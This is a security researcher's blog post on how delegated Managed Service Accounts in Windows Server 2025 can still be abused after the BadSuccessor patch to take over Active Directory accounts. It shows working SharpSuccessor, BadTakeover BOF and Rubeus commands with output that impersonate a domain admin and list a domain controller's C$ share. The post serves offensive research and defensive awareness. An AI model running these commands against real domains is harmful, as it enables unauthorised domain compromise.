


The (Near) Return of the King

🌐 logan-goins.com/2025-10-20-dmsa-badtakeover

Logan Goins



This blog was originally published on the SpecterOps blog [here](#)

TL;DR – After Microsoft patched Yuval Gordon’s BadSuccessor privilege escalation technique, BadSuccessor returned with [another blog from Yuval](#), briefly mentioning to the community that attackers can still abuse dMSAs to take over any object where we have a write primitive. This mention did not gather significant attention from the community, leaving an operational gap for dMSA related tooling and attention. This blog dives into why dMSA abuse is still a problem, the release of a new Beacon object file (BOF) labeled [BadTakeover](#), plus additions to SharpSuccessor, all to show that BadSuccessor’s impact as a technique (not a vulnerability) will still hold a lasting effect.



There's some heavy exposition surrounding the context of after-patch dMSA abuse and how Yuval's new technique relates with previous discretionary access control list (DACL) related attack vectors. I recommend reading throughout this post to understand the full context, but if you would like to skip to the practical examples, jump to the "An After Patch Practical Example to dMSA Weaponization" section.

Introduction

For some background, a few months ago (May 2025), a Security Researcher from Akamai named [Yuval Gordon](#) released a blog post titled [BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory](#), essentially turning the Cybersecurity community on its head. Yuval's post announced that he found a novel Active Directory privilege escalation vulnerability within Windows Server 2025 (in pre-release at the time), which could take you from a low-privilege user to Domain Admin privileges with the only prerequisite being "Create all Child Objects" or the CreateChild edge over an Organization Unit (OU).

This post essentially "broke the internet," as my coworker [Garrett Foster](#) put it, and went viral on all social media outlets in the Infosec community. It effectively signalled the special object type that Microsoft created specifically for additional security restrictions on Managed Service Accounts (MSAs) in practicality made the complete opposite happen; allowing any user with control over this special object (including after creating the object themselves) to compromise the entire Active Directory domain.

This post quickly started fanning the flames of controversy online over public offensive security research disclosure (as it always does). Additionally, something else occurred; because of the way the community was informed of the technique by Yuval, large groups of people united in expanding the technique with public Proof-of-Concept (PoC) tools and utilities to demonstrate impact to defenders, along with defensive recommendations to help organizations manage their risk. Yuval released his blog post, essentially saying, "Here's the technique, I'm making you aware of it, and here is a public repo containing a scanner to help mitigate this attack in corporate environments", but did not release the Akamai internal PowerShell PoC for exploiting this vulnerability (and, as of now, still has not). This method of release instantly ignited the community's curiosity in understanding the specifics of the attack, and how they might be able to replicate the technique from a black box perspective to fully operationally weaponize it.

Among the people from [SpecterOps](#) who decided to jump on the bandwagon and provide meaningful dMSA related contributions included: me of course, providing an offensive .NET PoC to perform the attack I called [SharpSuccessor](#) for in memory/on-host execution from C2, just because Microsoft Java makes the most sense to my smooth brain. [Jim Sykora](#) also produced an absolutely amazingly detailed blog titled [Understanding & Mitigating BadSuccessor](#) for an incredible defensive perspective, showing off his [Add-BadSuccessorOUDenyACEs.ps1](#) utility. This script can be used for a wide-scale mitigation

of this dangerous technique for defenders to protect their corporate Active Directory environments.

After a significant amount of tooling and hype generated surrounding this blog post (including the creation of multiple PowerShell, Python, and .NET related tooling), Microsoft announced that they issued a patch for BadSuccessor, preventing the technique from executing correctly. A few months went by, and hype/attention died down for BadSuccessor, leading many people in the Information Security industry to believe that BadSuccessor would just be another exploit which fades out of the spotlight once patches are in place.

Then, Yuval released an additional very short follow-up blog post titled [BadSuccessor Is Dead, Long Live BadSuccessor\(?\)](#), which provided an explanation of the technique pre-patch, the patch details, post-patch, and what tradecraft attackers may still execute to abuse dMSA objects in Active Directory environments, along with some simple mitigations. This blog did not generate even close to the same attention/hype the original blog generated. To put it into perspective, the original blog post generated 158k impressions on just Twitter alone, while this post only generated 15k impressions; getting less than 10% of the attention that his original blog achieved. While this blog was more of an after action report, it briefly mentioned that the patch Microsoft issued didn't fix everything. Interestingly enough, there was a "blink and you'll miss it" mention of a further interesting dMSA related abuse. About 100 words out of the 1200 word blog post was dedicated to how the technique can still be reliably abused for account takeover by continuing to abuse Windows Server 2025's new features after installing the official patch.

I did not initially understand the gravity of this new attack vector, or how this new attack worked if I'm completely honest. That is, until I was scrolling social media one day and saw [this](#) reply from Yuval. The factor which allowed the whole situation to click in my mind was his reply saying: "*The minimum requirement is to have WriteProperty on both msDS-SupersededManagedAccountLink and msDS-SupersededServiceAccountState on the target object*". I then went back to read the previous after-patch blog post and started to understand that, with [GenericWrite/WriteProperty](#) to a target principals LDAP attributes, along with CreateChild over any OU with at least one Windows Server 2025 Domain Controller (DC) in the environment, it allows a fourth method of account takeover along with [Elad Shamir's Resource-Based Constrained Delegation \(RBCD\)](#), his [Shadow Credentials](#), and [Jonas Knudsen's ESC14/Explicit Strong Certificate Mapping](#) attacks. With this mention not generating what I feel like is the appropriate attention, I decided to look into it thoroughly and break it down, while modifying my existing tools and creating a new one along the journey.

Why dMSA Abuse is Sticking Around + A Brief History of DACL Abuse

You're probably thinking: "If I have write permissions over the target objects properties of course I can take it over, right?", Well...not always.

DACL abuse is one of the most common ways to escalate to Domain Administrator permissions in an Active Directory environment. It's the entire reason SpecterOps's mainline product [BloodHound](#) exists in the first place, allowing defenders and simulated attackers to track down these misconfigured permission sets which will very likely lead to privilege escalation and Domain compromise, and fix everything before an active breach. You'll be surprised how many Active Directory environments have permission sets such as GenericWrite that, when chained together, will lead to takeover on a Tier Zero asset.


With GenericWrite/Write permissions over an object you wish to take over in Active Directory, all the methods for actually impersonating the target object all have different environmental requirements. For example, for the latter two account takeover mechanisms (Shadow Credentials, ESC14/Certificate Mappings), the target environment must have Active Directory Certificate Services (AD CS) installed and operational in the current domain, in addition to write permissions to be able to actually map authentication to the msDs-KeyCredentialLink and altSecurityIdentities attribute values on the target object as part of the attack. Additionally, RBCD works only on targets which hold a currently filled servicePrincipalName (SPN) attribute for the S4U2Self/S4U2Proxy (Kerberos delegation) to work properly, usually allowing takeover of computer accounts which have associated services on material hosts for adversaries to delegate to.

What this means is in target environments which do not have Active Directory Certificate Services (AD CS) installed and operational, two out of the three account takeover mechanisms already aren't possible. In addition to that, what if you're targeting a user account instead of a computer for takeover? There is not a single account takeover mechanism from an adversarial perspective which could allow arbitrary takeover through property write access if AD CS is not installed and the principal is a user object. This is especially true considering to have the ability to use the [ForceChangePassword](#) edge to reset a target users password you are required to have the [AllExtendedRights](#) edge, so isn't possible with the GenericWrite edge. Even with all these restrictions and options which don't fit due to the target environment, there are still other options to take over a user account, just less likely in a hardened environment. It's possible to utilize write access to the servicePrincipalName or userAccountControl (UAC) attribute to make the account Kerberoastable or ASREP-Roastable, then request a ticket and crack it offline. The issue with this technique is that with a good password policy (which hardened environments would have), it adds significant complexity to the cracking process and makes it an unlikely avenue for account takeover.

BadSuccessor is the answer here, allowing account takeover with GenericWrite/WriteProperty on user accounts when AD CS is not installed in the target environment, although not without its own restrictions.

For the BadSuccessor account takeover attack, the three main requirements are that you have:

1. CreateChild over an OU
2. GenericWrite/WriteProperty over a target object or the *msDS-SupersededManagedAccountLink* and *msDS-SupersededServiceAccountState* attributes
3. At least a single Windows Server 2025 DC must be set up in the domain



Scarily enough, the least likely requirement (right now) is that not enough Windows Server 2025 DCs are configured, which will obviously change in the near future as System Administrators update/add new DCs for the additional security features and active patches.

In this [BloodHoundBasics](#) post, [Martin Sohn](#) showcased some analysis on all active SpecterOps client BloodHound Enterprise environments, mentioning that every single environment SpecterOps had data on had non-Tier Zero objects which had the capability for BadSuccessor to be abused (CreateChild on an OU). This means that once Windows Server 2025 is more established, account takeover will be possible with common Write access over an object with this technique 9 out of 10 times. This is mostly possible because CreateChild over an OU is staggeringly common and will allow adversaries to perform routine account takeover with a completely separate set of requirements than the previous techniques. This makes account takeover across the board significantly more likely as time goes on, allowing attackers more options and less focus on AD CS for performing takeover on user objects.

ORGANIZATIONS NOT SUBSCRIBED TO BLOODHOUND ENTERPRISE DEPLOYING SERVER 2025 DCS



An After Patch Practical Example to dMSA Weaponization

With little to no attention being focused on what this technique entails for the future of Active Directory related security, I decided I would write this blog to explain the technique and why it is important. Additionally, I not only modified my already present .NET utility SharpSuccessor to work properly after-patch, but also created a BOF to additionally operationalize/weaponize this technique for Red Team Operations. [BadTakeover](#) is a complete rewrite of SharpSuccessor in C using the native Windows LDAP API to create and weaponize a dMSA object to execute over C2. This means I have officially learned how to write a proper BOF since my last [SpecterOps blog post](#) on relaying low-privilege user context to LDAP. A screenshot from that article documenting my skill issue can be found below:

Execute Once and Stay Away!

Unfortunately, to take tooling execution off-host, execution on-host is pretty much always required before starting to proxy anything. Since only a simple HTTP request using the current context is required, pretty much anything which can send an HTTP request that starts an NTLMSSP negotiate handshake will work. A BOF is the best and least detectable way to initiate this request to prevent the requirement of .NET assembly execution; however, I cannot write BOFs. It took many hours of working on this to discover I cannot write a BOF. Therefore, I wrote a few lines of usable .NET to perform this action.

Before starting to write the BOF, I decided I would expand SharpSuccessor to perform this technique first. Really the only modification which was required for SharpSuccessor to function properly after patch was the write operation on the target object which will be taken over, specifically the msDS-SupersededManagedAccountLink attribute which is written with the distinguishedName (DN) attribute of the malicious dMSA, and the msDS-SupersededServiceAccountState which is written with 2 to complete the “Migration” process.

SharpSuccessor functions just about the exact same as it did pre-patch, just with some additional post-patch functionality. We can utilize the OU TestOU’s location, an account which we have GenericWrite access over which we want to impersonate (in this case, domainadmin, our current context domainuser, and a name for our malicious dMSA object), all to create and weaponize a dMSA object for account impersonation.

```
SharpSuccessor.exe add /impersonate:domainadmin  
/path:"OU=TestOU,DC=ludus,DC=domain" /account:domainuser /name:attacker_dMSA
```

```
C:\Users\domainuser\Downloads>SharpSuccessor.exe add /impersonate:domainadmin /path:"OU=TestOU,DC=ludus,DC=domain" /account:domainuser /name:attacker_dMSA

[+] Adding dnshostname attacker_dMSA.ludus.domain
[+] Adding samaccountname attacker_dMSA$
[+] domainadmin's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=attacker_dMSA' in 'OU=TestOU,DC=ludus,DC=domain'
[+] Successfully weaponized dMSA object
[+] Found target account, attempting to write attributes
[+] CN=attacker_dMSA,OU=TestOU,DC=ludus,DC=domain written to domainadmin object
[+] msDS-SupersededServiceAccountState set to 2
[+] Wrote to target account successfully

C:\Users\domainuser\Downloads>
```

Then, like usual, we can utilize a ticket from our current context which we can request with tgtdeleg or dump from the Local Security Authority (LSA), to request a ticket under the

```
Rubeus.exe asltgs /targetuser:attacker_dmsa$ /service:krbtgt/ludus.domain /opsec  
/dmsa /nowrap /ptt /ticket:doIFl...
```

Now that the dMSA ticket is in memory, it will inherit the permissions of whatever account it is set to impersonate (in this case, the domainadmin user). As an example of the impact of administrative access after impersonation, here is a listing of the C\$ share on the DC, meaning full domain compromise.

As for BadTakeover, the new tool can be found at <https://github.com/logangoins/BadTakeover-BOF>. Once you've compiled the BOF with make, and uploaded it to your favorite C2, it's time to execute the attack. The parameters for BadTakeover are essentially the same as SharpSuccessor, just slightly more verbose. The parameters are:

Data Type	Value
String	Target OU to write the malicious dMSA
String	The name of the new dMSA to create
String	The Security ID (SID) of your current context
String	The target user objects DN
String	The current domain – Ex: ludus.domain

Execution of this new BOF through [Mythic](#) and the [Apollo](#) agent as an example looks like:

```
[Fri Sep 26 2025 09:14 PM] / T-10 / mythic_admin / C-2 / apollo /
register_coff BadTakeover.x64.o

1 BadTakeover.x64.o has been registered.

[Fri Sep 26 2025 09:15 PM] / T-11 / mythic_admin / C-2 / apollo /
execute_coff -Coff BadTakeover.x64.o -Function go -Timeout 30 -Arguments string:"OU=TestOU,DC=ludus,DC=domain" -Arguments string:"attacker_dmsa" -Arguments
string:"S-1-5-21-2719895448-4107844243-4180196286-1104" -Arguments string:"CN=domainadmin,CN=Users,DC=ludus,DC=domain" -Arguments string:"ludus....

1 [*] Starting COFF Execution...
2
3 [+] Connecting to LDAP
4 [+] Connected to LDAP successfully
5 [+] dMSA DN: CN=attacker_dmsa,OU=TestOU,DC=ludus,DC=domain
6 [+] dNSHostName: attacker_dmsa.ludus.domain
7 [+] sAMAccountName: attacker_dmsa$
8 [+] Target object for takeover: CN=domainadmin,CN=Users,DC=ludus,DC=domain
9 [+] SDDL value for accessing target object: O:S-1-5-32-544D:(A;;0xf01ff;;;S-1-5-21-2719895448-4107844243-4180196286-1104)
10 [+] Attempting to add object: CN=attacker_dmsa,OU=TestOU,DC=ludus,DC=domain
11 [+] Successfully added dMSA object: attacker_dmsa
12 [+] Attempting to write target object for account takeover
13 [+] Successfully modified target object for takeover: CN=domainadmin,CN=Users,DC=ludus,DC=domain
14
15 [*] COFF Finished.
```

We can see the attacker_dmsa object has been created and weaponized, along with the domainadmin object being written to successfully, allowing account takeover.

Then, just as before, utilize Rubeus to request a ticket which impersonates the target object, and as an example list file contents of the C\$ share on the DC to showcase administrative access.

INTERACT

IP

HOST

USER

DOMAIN

PID

LAST CHECKIN

DESCR

3

10.2.10.11

WORKSTATION

domainuser

ludus

7364

2 minutes

Created

CALLBACK: 3 X

[Sat Sep 27 2025 06:26 PM] / T:23 / mythic_admin / C:3 / apollo /

execute_assembly -Assembly Rubeus.exe -Arguments asktgs /targetuser:attacker_dmsa\$ /service:krbtgt/ludus.domain /opsec /dmsa /nowrap /ptt /ticket:doIFjCCBZKgAwIBBaEDAgEWoolEmTCCBJVhggSRMIIEjaADAgEFoQ4bDExVRFVTLKRPtUFTJqIhMB+gAwIBAQEYMBYbBmtYnRndBsMTFVEVVMuRE9NQUIOo4IEUTCCE2gAwIBEqE...

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

Rubeus

v2.3.3

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket

[*] Building DMSA TGS-REQ request for 'attacker_dmsa\$' from 'domainuser'

[+] Sequence number is: 420292611

[*] Using domain controller: DC01.ludus.domain (10.2.10.10)

[+] TGS request successful!

[+] Ticket successfully imported!

[*] base64(ticket.kirbi):

[Sat Sep 27 2025 06:27 PM] / T:24 / mythic_admin / C:3 / apollo /

ls \\dc01\c\$

ACTIONS

TASK

NAME

SIZE

OWNER

CREATED

LAST MODIFIED

LAST ACCESSED

ACTIONS

LS

\$Recycle.Bin

0 Bytes

NT AUTHORITY\SYSTEM

4/1/2024, 3:12:18 AM

9/21/2025, 11:22:21 F

9/21/2025, 7:22:21

ACTIONS

LS

Documents and Sett

0 Bytes

NT AUTHORITY\SYSTEM

9/21/2025, 7:56:14 PM

9/21/2025, 7:56:14 PM

9/21/2025, 3:56:14

ACTIONS

LS

inetpub

0 Bytes

NT AUTHORITY\SYSTEM

9/21/2025, 5:11:23 PM

9/21/2025, 11:20:07 F

9/21/2025, 7:20:07

ACTIONS

LS

System Volume Info

0 Bytes

BUILTIN\Administrators

9/21/2025, 7:55:27 PM

9/23/2025, 5:00:01 AM

9/23/2025, 1:00:01

ACTIONS

LS

ludus

0 Bytes

BUILTIN\Administrators

9/21/2025, 4:56:56 PM

9/21/2025, 10:40:07 F

9/21/2025, 6:40:17

ACTIONS

LS

Users

0 Bytes

NT AUTHORITY\SYSTEM

4/1/2024, 1:58:25 AM

9/21/2025, 11:22:11 F

9/21/2025, 7:22:11

ACTIONS

LS

PerfLogs

0 Bytes

NT AUTHORITY\SYSTEM

4/1/2024, 2:02:26 AM

4/1/2024, 2:02:26 AM

3/31/2024, 10:02:26

As a side note: as of now, dmsa authentication is only integrated into Rubeus. For the future, I hope that BOF-related Kerberos repositories such as [Kerbeus-BOF](#) or [nanorubeus](#) implement this change so the dmsa abuse process can be executed primarily through an entirely BOF approach on Red Team Operations.

Conclusion

With the continuous integration and deployment of Windows Server 2025 in the near future, along with how common DACL related misconfigurations are still in corporate environments, these factors make the after-patch BadSuccessor account takeover primitive that much more impactful. With an unexpected fourth account takeover mechanism becoming much more prevalent in the future, now is as much of a time as ever to manage identity related attack paths in every corporate technology, especially Active Directory. Lock down permissive access control in your corporate environment, since dmsa related abuses are not going away. Just note that the additional security features of Windows Server 2025 do not fix everything. In fact, some fixes turn into adversary tradecraft, as we've witnessed in this post.